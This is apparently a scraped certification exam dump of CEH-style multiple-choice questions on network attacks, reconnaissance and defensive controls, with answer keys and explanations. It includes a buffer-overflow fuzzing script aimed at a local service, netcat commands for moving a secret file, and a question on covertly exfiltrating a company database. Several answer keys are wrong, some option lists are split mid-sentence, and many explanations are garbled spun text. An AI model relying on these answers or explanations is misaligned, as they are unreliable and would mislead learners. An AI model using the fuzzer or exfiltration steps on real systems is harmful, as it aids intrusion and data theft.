Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

#### NEW QUESTION 129

- (Exam Topic 3)

```
#!/usr/bin/python import socket buffer=["A"] counter=50 while len(buffer)<=100: buffer.append ("A"*counter) counter=counter+50 commands= ["HELP", "STATS .", "RTIME .", "LTIME.", "SRUN .", "TRUN .", "GMON .", "GDOG .", "KSTET .", "GTER .", "HTER .", "LTER .", "KSTAN ."] for command in commands: for buffstring in buffer: print "Exploiting" +command +":" +str(len(buffstring)) s=socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect(('127.0.0.1', 9999)) s.recv(50) s.send(command+buffstring) s.close()
```

 What is the code written for?

- A. Denial-of-service (DOS)
- B. Buffer Overflow
- C. Bruteforce
- D. Encryption

**Answer: B**

#### NEW QUESTION 132

- (Exam Topic 3)

What type of a vulnerability/attack is it when the malicious person forces the user's browser to send an authenticated request to a server?

- A. Session hijacking
- B. Server side request forgery
- C. Cross-site request forgery
- D. Cross-site scripting

**Answer: C**

#### NEW QUESTION 134

- (Exam Topic 3)

Which tier in the N-tier application architecture is responsible for moving and processing data between the tiers?

- A. Presentation tier
- B. Application Layer
- C. Logic tier
- D. Data tier

**Answer: C**

#### NEW QUESTION 137

- (Exam Topic 3)

A security analyst is performing an audit on the network to determine if there are any deviations from the security policies in place. The analyst discovers that a user from the IT department had a dial-out modem installed.

Which security policy must the security analyst check to see if dial-out modems are allowed?

- A. Firewall-management policy
- B. Acceptable-use policy
- C. Permissive policy
- D. Remote-access policy

**Answer: D**

#### NEW QUESTION 140

- (Exam Topic 3)

An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization decided to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware. Which of the following tools must the organization employ to protect its critical infrastructure?

- A. Robotium
- B. BalenaCloud
- C. Flowmon
- D. IntentFuzzer

**Answer: C**

#### Explanation:

Source: <https://www.flowmon.com>

Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.

#### NEW QUESTION 141

- (Exam Topic 3)

When considering how an attacker may exploit a web server, what is web server footprinting?

- A. When an attacker implements a vulnerability scanner to identify weaknesses
- B. When an attacker creates a complete profile of the site's external links and file structures
- C. When an attacker gathers system-level data, including account details and server names

D. When an attacker uses a brute-force attack to crack a web-server password

**Answer: B**

#### NEW QUESTION 145

- (Exam Topic 3)

Firewalls are the software or hardware systems that are able to control and monitor the traffic coming in and out the target network based on pre-defined set of rules. Which of the following types of firewalls can protect against SQL injection attacks?

- A. Data-driven firewall
- B. Packet firewall
- C. Web application firewall
- D. Stateful firewall

**Answer: C**

#### Explanation:

[https://en.wikipedia.org/wiki/Web\\_application\\_firewall](https://en.wikipedia.org/wiki/Web_application_firewall)

A web application firewall (WAF) is a specific form of application firewall that filters, monitors, and blocks HTTP traffic to and from a web service. By inspecting HTTP traffic, it can prevent attacks exploiting a web application's known vulnerabilities, such as SQL injection, cross-site scripting (XSS), file inclusion, and improper system configuration.

#### NEW QUESTION 147

- (Exam Topic 3)

Geena, a cloud architect, uses a master component in the Kubernetes cluster architecture that scans newly generated pods and allocates a node to them. This component can also assign nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

Which of the following master components is explained in the above scenario?

- A. Kube-controller-manager
- B. Kube-scheduler
- C. Kube-apiserver
- D. Etc cluster

**Answer: B**

#### NEW QUESTION 148

- (Exam Topic 3)

In both pharming and phishing attacks, an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims.

What is the difference between pharming and phishing attacks?

- A. In a pharming attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
- B. In a phishing attack, an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name
- C. In a phishing attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
- D. In a pharming attack, an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual websites domain name
- E. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering
- F. Both pharming and phishing attacks are identical

**Answer: A**

#### NEW QUESTION 150

- (Exam Topic 3)

What is the least important information when you analyze a public IP address in a security alert?

- A. DNS
- B. Whois
- C. Geolocation
- D. ARP

**Answer: D**

#### NEW QUESTION 152

- (Exam Topic 3)

A Security Engineer at a medium-sized accounting firm has been tasked with discovering how much information can be obtained from the firm's public facing web servers. The engineer decides to start by using netcat to port 80.

The engineer receives this output: HTTP/1.1 200 OK

Server: Microsoft-IIS/6

Expires: Tue, 17 Jan 2011 01:41:33 GMT

Date: Mon, 16 Jan 2011 01:41:33 GMT

Content-Type: text/html Accept-Ranges: bytes

Last Modified: Wed, 28 Dec 2010 15:32:21 GMT ETag:"b0aac0542e25c31:89d"

Content-Length: 7369

Which of the following is an example of what the engineer performed?

- A. Banner grabbing
- B. SQL injection
- C. Whois database query

D. Cross-site scripting

**Answer:** A

#### NEW QUESTION 154

- (Exam Topic 2)

At what stage of the cyber kill chain theory model does data exfiltration occur?

- A. Actions on objectives
- B. Weaponization
- C. installation
- D. Command and control

**Answer:** A

#### Explanation:

The longer an adversary has this level of access, the greater the impact. Defenders must detect this stage as quickly as possible and deploy tools which can enable them to gather forensic evidence. One example would come with network packet captures, for damage assessment. Only now, after progressing through the primary six phases, can intruders take actions to realize their original objectives. Typically, the target of knowledge exfiltration involves collecting, encrypting and extracting information from the victim(s) environment; violations of knowledge integrity or availability are potential objectives also. Alternatively, and most ordinarily, the intruder may only desire access to the initial victim box to be used as a hop point to compromise additional systems and move laterally inside the network. Once this stage is identified within an environment, the implementation of prepared reaction plans must be initiated. At a minimum, the plan should include a comprehensive communication plan, detailed evidence must be elevated to the very best ranking official or board, the deployment of end-point security tools to dam data loss and preparation for briefing a CIRT Team. Having these resources well established beforehand may be a "MUST" in today's quickly evolving landscape of cybersecurity threats

#### NEW QUESTION 155

- (Exam Topic 2)

Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the targets MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization. Which of the following cloud attacks did Alice perform in the above scenario?

- A. Cloud hopper attack
- B. Cloud cryptojacking
- C. Cloudborne attack
- D. Man-in-the-cloud (MITC) attack

**Answer:** A

#### Explanation:

Operation Cloud Hopper was an in depth attack and theft of data in 2017 directed at MSP within the uk (U.K.), us (U.S.), Japan, Canada, Brazil, France, Switzerland, Norway, Finland, Sweden, South Africa, India, Thailand, South Korea and Australia. The group used MSP as intermediaries to accumulate assets and trade secrets from MSP client engineering, MSP industrial manufacturing, retail, energy, pharmaceuticals, telecommunications, and government agencies. Operation Cloud Hopper used over 70 variants of backdoors, malware and trojans. These were delivered through spear-phishing emails. The attacks scheduled tasks or leveraged services/utilities to continue Microsoft Windows systems albeit the pc system was rebooted. It installed malware and hacking tools to access systems and steal data.

#### NEW QUESTION 159

- (Exam Topic 2)

which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

- A. intrusion detection system
- B. Honeypot
- C. BotnetD Firewall

**Answer:** B

#### Explanation:

A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game. honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network — that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good. That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also, starting from defense thorough to academic research. additionally, there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment. honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks. Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit, indicating that attacks are underway and are a minimum of partially succeeding.

#### NEW QUESTION 163

- (Exam Topic 2)

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names, IP addresses, DNS records, and network Whois records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

- A. Knative
- B. zANTI
- C. Towelroot
- D. Bluto

**Answer: D**

**Explanation:**

<https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/>

"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

**NEW QUESTION 164**

- (Exam Topic 2)

What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

- A. CPU
- B. GPU
- C. UEFI
- D. TPM

**Answer: D**

**Explanation:**


The TPM is a chip that's part of your computer's motherboard

— if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own computer, you can buy one as an add-on module if your motherboard supports it. The TPM generates encryption keys, keeping part of the key to itself

**NEW QUESTION 168**

- (Exam Topic 2)

Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.



In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

- A. Switch then acts as hub by broadcasting packets to all machines on the network
- B. The CAM overflow table will cause the switch to crash causing Denial of Service
- C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
- D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

**Answer: A**

**NEW QUESTION 173**

- (Exam Topic 2)

An attacker runs netcat tool to transfer a secret file between two hosts.

```

Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
    
```

He is worried about information being sniffed on the network.

How would the attacker use netcat to encrypt the information before transmitting onto the wire?

- A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
- B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
- C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
- D. Use cryptcat instead of netcat

Answer: D

**NEW QUESTION 175**

- (Exam Topic 2)

Ethical hacker Jane Doe is attempting to crack the password of the head of the IT department of ABC company. She is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

- A. Password key hashing
- B. Password salting
- C. Password hashing
- D. Account lockout

Answer: B

**Explanation:**

Passwords are usually delineated as “hashed and salted”. Salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it’s hashed, typically this “salt” is placed in front of each password.

The salt value needs to be held on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.

The use of unique salts means that common passwords shared by multiple users – like “123456” or “password” – aren’t revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not.

Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.

Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

**NEW QUESTION 178**

- (Exam Topic 2)

A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what driver and library are required to allow the NIC to work in promiscuous mode?

- A. Libpcap
- B. Awinpcap
- C. Winprom
- D. Winpcap

Answer: D

**NEW QUESTION 180**

- (Exam Topic 2)

Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.

Which of the following host discovery techniques must he use to perform the given task?

- A. UDP scan
- B. TCP Maimon scan
- C. arp ping scan
- D. ACK flag probe scan

Answer: C

**Explanation:**

One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The –send-ip option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.

Raw IP ping scan example for offline targets This example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.

There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP tables are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (–send-ip), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery.

ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP.

Example b ARP ping scan of offline target

```

nmap -s -s -PR -packet-track -send-eth 192.168.1.1
Starting Nmap ( https://nmap.org )
Nmap (0.9.9999) ARP who has 192.168.1.1? tell 192.168.1.100
Nmap (0.110000) ARP who has 192.168.1.1? tell 192.168.1.100
Nmap: host seems down. If it is really up, but blocking ping probes, try -Ph
Nmap done: 1 IP address (0 hosts up) scanned in 0.11 seconds
  
```

In example b, neither the -PR option nor the -send-eth option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network. Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as -PE and -PS) are specified. LAN.. If you do not need to attempt an ARP scan at all, specify –send-ip as shown in Example a “Raw IP Ping Scan for Offline Targets”.

If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an

Apple-registered MAC address, your head may turn to you. Use the –spoofer-mac option to spoof the MAC address as described in the MAC Address Spoofing section.

**NEW QUESTION 182**

- (Exam Topic 2)

John is an incident handler at a financial institution. His steps in a recent incident are not up to the standards of the company. John frequently forgets some steps and procedures while handling responses as they are very stressful to perform. Which of the following actions should John take to overcome this problem with the least administrative effort?

- A. Create an incident checklist.
- B. Select someone else to check the procedures.
- C. Increase his technical skills.
- D. Read the incident manual every time it occurs.

**Answer: C**

**NEW QUESTION 183**

- (Exam Topic 2)

You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.

Your peer, Peter Smith who works at the same department disagrees with you.

He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.

What is Peter Smith talking about?

- A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
- B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
- C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
- D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

**Answer: A**

**NEW QUESTION 185**

- (Exam Topic 2)

When a security analyst prepares for the formal security assessment - what of the following should be done in order to determine inconsistencies in the secure assets database and verify that system is compliant to the minimum security baseline?

- A. Data items and vulnerability scanning
- B. Interviewing employees and network engineers
- C. Reviewing the firewalls configuration
- D. Source code review

**Answer: A**

**NEW QUESTION 186**

- (Exam Topic 2)

Which of the following steps for risk assessment methodology refers to vulnerability identification?

- A. Determines if any flaws exist in systems, policies, or procedures
- B. Assigns values to risk probabilities; Impact values.
- C. Determines risk probability that vulnerability will be exploited (High, Medium, Low)
- D. Medium, Low
- E. Identifies sources of harm to an IT system
- F. (Natural, Human)
- G. Environmental

**Answer: C**

**NEW QUESTION 190**

- (Exam Topic 2)

When discussing passwords, what is considered a brute force attack?

- A. You attempt every single possibility until you exhaust all possible combinations or discover the password
- B. You threaten to use the rubber hose on someone unless they reveal their password
- C. You load a dictionary of words into your cracking program
- D. You create hashes of a large number of words and compare it with the encrypted passwords
- E. You wait until the password expires

**Answer: A**

**NEW QUESTION 192**

- (Exam Topic 2)

What port number is used by LDAP protocol?

- A. 110
- B. 389
- C. 464
- D. 445

**Answer: B**

**NEW QUESTION 196**

- (Exam Topic 2)

In an attempt to increase the security of your network, you implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know it. How do you accomplish this?

- A. Delete the wireless network
- B. Remove all passwords
- C. Lock all users
- D. Disable SSID broadcasting

**Answer:** D

**Explanation:**

The SSID (service set identifier) is the name of your wireless network. SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router's settings.

Disabling SSID broadcast will make your Wi-Fi network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it.

With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-Fi password to your guests is no longer enough. They have to configure their settings manually by including the network name, security mode, and other relevant info.

Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:

- Disabling SSID broadcast will not hide your network completely

Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential information about the network and help the device connect.

- Third-party software can easily trace a hidden network

Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.

- You might attract unwanted attention.

Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

**NEW QUESTION 197**

- (Exam Topic 2)

Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website. Which of the following tools did Taylor employ in the above scenario?

- A. WebSite Watcher
- B. web-Stat
- C. Webroot
- D. WAFW00F

**Answer:** B

**Explanation:**

Increase your web site's performance and grow! Add Web-Stat to your site (it's free!) and watch individuals act together with your pages in real time.

Learn how individuals realize your web site. Get details concerning every visitor's path through your web site and track pages that flip browsers into consumers.

One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions

**NEW QUESTION 199**

- (Exam Topic 2)

George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 802.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?

- A. MQTT
- B. LPWAN
- C. Zigbee
- D. NB-IoT

**Answer:** C

**Explanation:**

Zigbee could be a wireless technology developed as an open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE 802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of 4 GHz, 900 MHz and 868 MHz.

The 802.15.4 specification upon which the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003.

The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.

The Zigbee 3.0 Protocol

The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance. Over three hundred leading semiconductor makers, technology corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.

**THE ZIGBEE ADVANTAGE**

The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that are unit common in business and industrial applications.

Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. What is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee 3.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.

Zigbee protocol options include:

- Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks
- Low duty cycle – provides long battery life
- Low latency
- Direct Sequence unfold Spectrum (DSSS)
- Up to 65,000 nodes per network
- 128-bit AES encryption for secure information connections
- Collision avoidance, retries and acknowledgements

This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.

**NEW QUESTION 201**

- (Exam Topic 2)

Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the users request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?

- A. Wardriving
- B. KRACK attack
- C. jamming signal attack
- D. aLTER attack

**Answer: D**

**Explanation:**

aLTER attacks are usually performed on LTE devices Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session.


[https://alter-attack.net/media/breaking\\_lte\\_on\\_layer\\_two.pdf](https://alter-attack.net/media/breaking_lte_on_layer_two.pdf)

The new aLTER attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.

This attack works by taking advantage of a style flaw among the LTE network — the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it's not integrity-protected, that is why an offender will modify the payload.

As a result, the offender is acting a classic man-in-the-middle wherever they're movement as a cell tower to the victim.

Diagram Description automatically generated



**NEW QUESTION 205**

- (Exam Topic 2)

A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer.

what tests would you perform to determine whether his computer is infected?

- A. Use ExifTool and check for malicious content.
- B. You do not check; rather, you immediately restore a previous snapshot of the operating system.
- C. Upload the file to VirusTotal.
- D. Use netstat and check for outgoing connections to strange IP addresses or domains.

**Answer: D**

**NEW QUESTION 206**

- (Exam Topic 2)

Windows LAN Manager (LM) hashes are known to be weak.

Which of the following are known weaknesses of LM? (Choose three.)

- A. Converts passwords to uppercase.
- B. Hashes are sent in clear text over the network.
- C. Makes use of only 32-bit encryption.
- D. Effective length is 7 characters.

**Answer: ABD**

**NEW QUESTION 209**

- (Exam Topic 2)

Which file is a rich target to discover the structure of a website during web-server footprinting?

- A. Document root
- B. Robots.txt
- C. domain.txt
- D. index.html

**Answer: B**

**NEW QUESTION 214**

- (Exam Topic 2)

You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

- A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
- B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
- C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
- D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

**Answer: C**

**NEW QUESTION 218**

- (Exam Topic 2)

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

- A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
- B. Asymmetric cryptography is computationally expensive in comparison
- C. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
- D. Symmetric encryption allows the server to securely transmit the session keys out-of-band.
- E. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

**Answer: D**

**NEW QUESTION 221**

- (Exam Topic 2)

John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker installed a scanner on a machine belonging to one of the victims and scanned several machines on the same network to identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

- A. Proxy scanner
- B. Agent-based scanner
- C. Network-based scanner
- D. Cluster scanner

**Answer: C**

**Explanation:**

Network-based scanner

